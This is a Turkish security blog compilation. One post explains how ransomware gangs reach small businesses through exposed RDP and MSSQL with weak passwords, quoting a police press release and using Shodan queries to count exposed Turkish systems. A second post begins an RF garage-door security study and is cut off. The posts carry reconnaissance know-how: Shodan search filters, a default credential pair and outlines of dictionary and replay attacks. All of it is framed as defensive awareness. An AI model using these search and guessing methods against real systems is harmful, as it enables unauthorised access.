Hack 4 Career - 2016

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (https://www.mertsarica.com), bilgi güvenliği farkındalığını arttırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılılarımı yıllar bazında e-kitap olarak derlemeye ve siber güvenlik meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım bu araştırmalar sonucunda yazdığım bu yazılar, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA
Siber Güvenlik Uzmanı
https://www.mertsarica.com

Shodan ile Durum Değerlendirmesi


Source: https://www.mertsarica.com/shodan-ile-durum-degerlendirmesi/

By M.S on December 31st, 2015

Bu zamana dek küçük ve orta ölçekli işletmelerde (KOBİ) çalışan veya bir yakını olan arkadaşlarımdan özellikle bir konu hakkında çok fazla yardım istediğini farkettim. Benzer yardım taleplerine Netsec bilgi güvenliği e-posta grubunda da denk geliyorum. Evet, sizlerin de az çok tahmin edeceği üzere, kullanıcıların/kurumların verilerini şifreleyen ve bunun karşılığında fidye isteyen siber fidyecilerden bahsediyorum.

Mert bey merhaba, 2 gün önce başımız geldi, 2 ay öncede İstanbuldaki bir firmaya. Müşteride tüm veritabanlarını ve ortak kulannılan dosyaları şifrediler ve para istiyorlar. Bu konuda 3389 portu haricinde yapılabilecekler, alınması gereken önlemler konusunda yardımcı olabilirmisiniz. Vatandaşlar Active Directory içinde kendilerine kullanıcı yaratıp bu kullanıcı üzerinden işlem yapıyorlar ve tüm event logları siliyor. RDP üzerinden gelebilmesi için en azından en bilindik Administrator şifresini bilmesi gerekiyor. Sağlam bir şifreyi nasıl geçebiliyorlar.

Bu siber fidyecilerle ilgili olarak yerli basında belki farkındalık adına çok sayıda habere rastlamıyoruz ancak resmi kaynaklardan elde edilen bilgiler ışığında, hem gerçekleştirilen siber saldırıların sayısına hem de bu saldırganların yol açtığı zararlara baktığımızda, rakamların azımsanamayacak kadar yüksek olduğunu görebiliyoruz. Bu tür saldırılarla karşılaşanların çoğu, kulaktan dolma haberler ve/veya önyargıları nedeniyle emniyet müdürlüğünün bu konuda çözüm üretemeyeceğini düşünerek yetkili mercilere başvurmaktan kaçınıyorlar. Ancak emniyet müdürlüğünün web sayfasına bakacak olursanız, zaman zaman bu ve benzeri siber çetelere / dolandırıcılara karşı başarılı operasyonlara imza attıklarını görebilirsiniz.


www.istanbul.pol.tr/Haberler/Sayfalar/Hacker-Operasyonu.aspx

İstanbul Polis Radyosu
Kurumsal E-Posta
155 İHBAR
EN YAKIN POLİS MERKEZİ
ATATÜRK ve TÜRK POLİSİ
ASBİS
Araç ve Sürücü Bilgi Sistemi
E-Devlet
Emniyet Uygulamaları
ÇOCUKLAR İÇİN

BASIN NOTU

Müdürlüğümüzce yürütülen soruşturma kapsamında; "TCK Md. 244 Bilişim Sistemindeki Verileri Bozma, Yok Etme, Erişilmez Kılma, Sisteme Veri Yerleştirme ve TCK 149/1.b Kişinin Kendisini Tanınmayacak Hale Koyması Suretiyle Yağma" suçlarıyla ilgili olarak;

İstanbul, Trabzon, Denizli, Rize, Erzurum ve Van İllerinde, ticari şirketlere ait değerli verilerin tutulduğu sunuculara, internet aracılığı ile uzaktan izinsiz erişim sağlayan, dosyaları şifreleyen, şifrelerin açılması karşılığında şirket sahiplerinden fidye isteyen, mağdur şirketleri büyük maddi zarara uğratan bir Hacker'ın varlığı tespit edilmiştir.

Hacker'in;
1. sibervurgun2013@gmail.com,
2. siiberteknolojii@gmail.com,
3. yazaliimanlasaliim@gmail.com,
4. yazaliimanlasaliim@hotmail.com,
5. Redwhitetim2013@yandex.com

e-posta adresiyle mağdurlarla iletişme geçtiği ve sunucu datalarının geri verilmesi karşılığında şirket sahiplerinden 1.000 TL ile 10.000 TL arasında değişen miktarlarda para/fidye talep ettiği anlaşılmıştır. Hacker'in 6 ayrı ilde 20 şirkete toplam 219.200,00 TL zarar verdiği tespit edilmiştir.

Yaklaşık 3 ay süren çalışmalar sonucunda; Hacker, 26/09/2013 tarihinde İlimizde Esenler İlçesinde bulunan adresinde suçüstü yakalanarak gözaltına alınmış ve incelenmek üzere dijital materyallere el koyma işlemleri gerçekleştirilmiştir

Şüpheli şahsın bilgisayarında yapılan adli bilişim incelemesinde,

- 850 ayrı sunucuya ait IP, kullanıcı adı şifre bulunduğu,
- Şifrelenmek üzere 165 ayrı şirketin sunucusuna erişildiği,
- 573 ayrı şirkete ait değerli belgelerin bulunduğu tespit edilmiştir.

Gözaltına alınan Hacker, 27/09/2013 günü Bakırköy Adliyesine sevk edildikten sonra ilgili mahkemece tutuklanarak Metris Cezaevine gönderilmiştir. Operasyon sonucu 1.630.000,00 TL'lik zarar önlenmiştir.

ŞİRKETLERİN MAĞDUR OLMAMASI İÇİN ÖNERİLER

- Sunucuların "Kullanıcı Adı" bilgisi, varsayılan "Administrator" ve "Admin" olmamalıdır.
- Sunucu şifrelerinin, tahmin edilemeyecek ve özgün şekilde alfabetik+nümerik+noktalama işaretlerinden oluşturulması gerekmektedir.
- Şirket personeli için ayrı kullanıcı ad ve şifre yetkilendirilmesi yapılmalıdır.
- Periyodik olarak sunucu güvenliği sınanmalı, kullanıcı adı ve şifreler değiştirilmeli, loglar yetkili bilgi işlemci tarafından incelenmelidir.
- Sunucuda bulunan veriler sunucu dışında bağımsız ve ayrı şifreleme ile çalışan farklı sunucuda yedeklenmelidir.
- Ticari sır niteliğindeki bilgiler sunucular içinde de şifrelenmiş alanlarda barındırılmalıdır.
- Sunucuda varlığı bilinmeyen kullanıcı adı-şifre yetkileri tespit edilmelidir.
- Sunucularda internet bağlantısı gerekiyorsa uzak masaüstü bağlantısı yapacak IP adresleri sınırlandırılmalıdır.
- Lisanslı ve güncel sunucu işletim sistemleri kullanılmalıdır.

Kamuoyuna saygıyla duyurulur. 30.09.2013

Yazılı ve görsel medyadsa çıkan onlarca habere ve uyarıya rağmen sahte polis, savcı ve jandarma kılığında dolandırıcılara para kaptıran vatandaşımızın, siber dünyada var olan tehditlerden haberdar olması ve bunlara karşı önlem alması devlet eli olmadan yakın gelecekte pek mümkün olacak gibi görünmüyor. Gönül ister ki İngiltere'de olduğu gibi belediyelerimizin bünyelerinde birimler kurulsun ve bu birimler, vatandaşımızı, küçük ve orta ölçekli işletmeler, siber saldırılara karşı korusun, danışmanlık versin.


Bu fidyecilerin izledikleri yöntemlerin başında Türkiye ip bloğunu taramak (port scan) ve genele açık servisleri/sunucuları (RDP, MSSQL vb.) tespit etmek geliyor. Bu servisleri tespit ettikten sonra ise sözlük saldırısı (dictionary attack) ile zayıf parolalar tespit edip sistemlere yönetici yetkisi ile bağlanıyorlar. Ardından herkesin bildiği gibi diskte bulunan tüm verileri şifreledikten (encryption) sonra bir not bırakıp sistemden ayrılıyorlar. Verilerini yedeklemeyen kullanıcılar ve KOBİler ise yana yakıla bu notta yer alan kişilerle iletişime geçerek kimi zaman talep edilen bedeli ödemek zorunda kalıyorlar.


Neden bu yöntemi kullanmaya devam ediyorlar ? Gerçekten internette genele açık olan sistemler, sunucular bu kadar çok mu ? gibi aklımı kurcalayan sorulara yanıt bulmak için ufak bir araştırma yapmaya karar verdim. Tabii bunun için massscan gibi bir araç ile tüm Türkiye ip bloğunu tarayıp, tespit ettiğim sistemlere sözlük saldırısı gerçekleştirmedim :) Aksine tarama işlemini benim için yapan ve doğrulama kontrolü (authentication) yapılmayan sistemleri tespit eden ve rapor çekmeye imkan tanıyan Shodan arama motorunu kullanmaya karar verdim.

Shodan arama motoru temelde Google'dan çok farklı olmayan, interneti tarayıp internete açık olan sistemleri, cihazları, aygıtları tespit edip bunları bağlantı noktasına (port:"3389"), türüne (os:"Windows XP", coğrafi lokasyonuna (country:"TR" gibi) ve servis bilgisine (Anonymous user logged in) göre sınıflandırmaktadır. Bu bilgiler sayesinde de ülke bazında özel aramalar gerçekleştirilebilmektedir. Hatta ve hatta Shodan tarafından taranan sistemlerin ekran görüntülerine bile ulaşmak mümkündür.


> *Shodan sadece internete açık olan sistemleri cihazları, aygıtları tespit etmek ile kalmayıp Scanhub servisi sayesinde de nmap, massscan gibi tarama araçlarının çıktılarını alarak görsel olarak analiz etmenize de imkan tanımaktadır. Örneğin bu örnekte olduğu gibi bir zararlı yazılımın haberleştiği komuta kontrol merkezini izleyebilirsiniz.*
>
> *Shodan üzerinde Scanhub servisine ilave olarak özellikle sızma testi uzmanlarının faydalanabileceği Exploit servisi de bulunmaktadır. Bu servis ile Exploit-DB gibi istismar kodlarının yayınlandığı siteler üzerinden istismar kodunun çeşidine ve hedef uygulamaya göre çeşitli aramalar yapabilir ve istismar koduna ulaşabilirsiniz. (Örnek)*
>
> *Python, Ruby gibi programlama dillerine hakimseniz, Shodan API sayesinde geliştirmiş olduğunuz programınız/betiğiniz ile Shodan üzerinden aramalar da yapabiliyorsunuz.*
>
> *Unutmadan Shodan'ın temelde ücretsiz bir servis olduğunu ancak kullanacağınız her bir servis özelinde detaylı arama sonuçlarına ulaşmak istediğinizde sizden ilave ücretler talep edeceğini de hatırlatmakta fayda var. (Örnek: Developer Servisi, Scanhub Servisi)*

İlk olarak anonim kullanıcı (anonymous) yetkisi ile ftp bağlantısına izin veren sunucuların/sistemlerin sayısına bakmak istedim. Hatalı konfigürasyon neticesinde çok sayıda bilgiye anonim olarak erişilmesine yol açan bu hesabın veri hırsızlarının gözdesi olduğunu söyleyebiliriz. Türkiye ip bloğunda anonim kullanıcı yetkisine izin veren sunuculara/sistemlere baktığımda, sayının azımsanamayacak kadar fazla olduğunu gördüm. (1956 sistem/sunucu)






İkinci olarak ise veritabanlarına internetten erişime izin veren ağlara bakmaya karar verdim. Bildiğiniz gibi kurumsal verilerin saklandığı veritabanlarının, bilgi güvenliği adına kısıtlı bir erişime sahip olması gerekmektedir aksi halde zayıf parolalar ile korunan veritabanlarında yer alan verilerin, art niyetli kişiler tarafından sözlük saldırısı ile çalınması mümkündür. (kullanıcı:sa şifre:sa gibi) Bunun için Türkiye ip bloğunda, Microsoft SQL veritabanı sunucusu tarafından kullanılan 1434. bağlantı noktasına erişim veren ip bloklarını kontrol ettiğimde, sayının anonim ftp erişimine izin veren ağlar kadar fazla olduğunu (2521 sistem/sunucu) olduğunu gördüm.



Son olarak fidyeciler tarafından hedef sistemlere uzaktan bağlanmak için sıklıkla kötüye kulanılan RDP (remote desktop) servisini internete açan sistemleri kontrol ettiğimde ise 34.314 tane sistem ile karşılaşmam, siber fidyecilerin neden bu yöntemi hala kullanmaya devam ettiklerini ve başarılı olduklarını açıkça ortaya koyuyordu.



Siber fidiyecilere karşı hem KOBİler'in hem de son kullanıcıların daha dikkatli olması gerekmektedir. Bunun için öncelikle modem ayarlarınızdan hangi sistemlerinizin ve bağlantı noktalarının, servislerin internete/dış dünyaya açık olduğunu tespit etmeniz faydalı olacaktır. İkinci olarak ise RDP ve MSSQL kullanıcı hesaplarına ait şifrelerin, güçlü, karmaşık ve tahmin edilmesi güç olması, fidyeciler tarafından hedef alınmanızı zorlaştıracaktır. Son olarak ise kullanılan sistemlerin sıkılaştırılması (hardening, güncel yamaların yüklenmesi vb.), gereksiz bağlantı noktalarının ve servislerin dış dünyaya kapatılması, üzerine yoğunlaşmanız gereken bir diğer önemli noktadır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Shodan ile Durum Değerlendirmesi appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.

RF Dünyası ve Güvenlik

Source: https://www.mertsarica.com/rf-dunyasi-ve-guvenlik/

By M.S on February 1st, 2016

Çocukluğumdan beri uzaktan kumanda ile kumanda edilebilen garaj kapıları her zaman ilgimi çekmiştir. Yaşım ilerledikçe ve mesleğimde de ilerledikçe, merakımı pratiğe dönüştürmeye ve RF ile haberleşen bu sistemleri, güvenlik araştırmacısı gözüyle incelemeye karar verdim.

Kumanda ile kapılar nasıl haberleşiyor, sinyalleri izlemek mümkün mü, deneme yanılma (brute force) saldırısı veya daha önce gönderilmiş ve kayıt altına alınmış sinyalleri tekrarlama (replay) saldırısı ile tekrar göndererek kapıları açmak mümkün olabilir mi ? gibi soruları kendi kendime sormaya başladıkça, kendimi RF okyanusunu kayıkla geçmeye çalışan cesur, hevesli ama tecrübesiz bir denizci olarak görmeye başlamıştım.

Yıllar içinde RF ile ilgili çok sayıda makale okudukça, bilgim ile birlikte aklımı kurcalayan sorular da bir o kadar arttı. Tam bu sorular altında ezilmeye başlamışken, imdadıma NOPcon güvenlik konferansında da sunumunu izleme fırsatı bulduğum Ahmet CİHAN yetişti ve RF dünyasının sis perdesi benim için aralanmış oldu.

> *2014 yılından bu yana, bıkmadan usanmadan RF dünyası ile ilgili aklıma takılan tüm sorulara gece gündüz demeden, içtenlikle yanıt verdiği ve bugün bu yazıyı kaleme alabilmemde fazlasıyla emeği geçtiği için Ahmet CİHAN'a teşekkürü bir borç bilirim :)*

Yazının ikinci paragrafında belirtmiş olduğum sorulara yanıt aradığım bu çalışmada, ilk işim sırasıyla kumandanın hangi frekansta çalıştığını bulmak (büyük olasılıkla 433 MHZ'dir ancak 315 MHZ de olabilir.) ve hangi modülasyonu kullandığını bulmak (büyük ihtimalle Amplitude-Shift Keying (ASK)'dır ancak FSK, PSK da olabilir.) oldu.

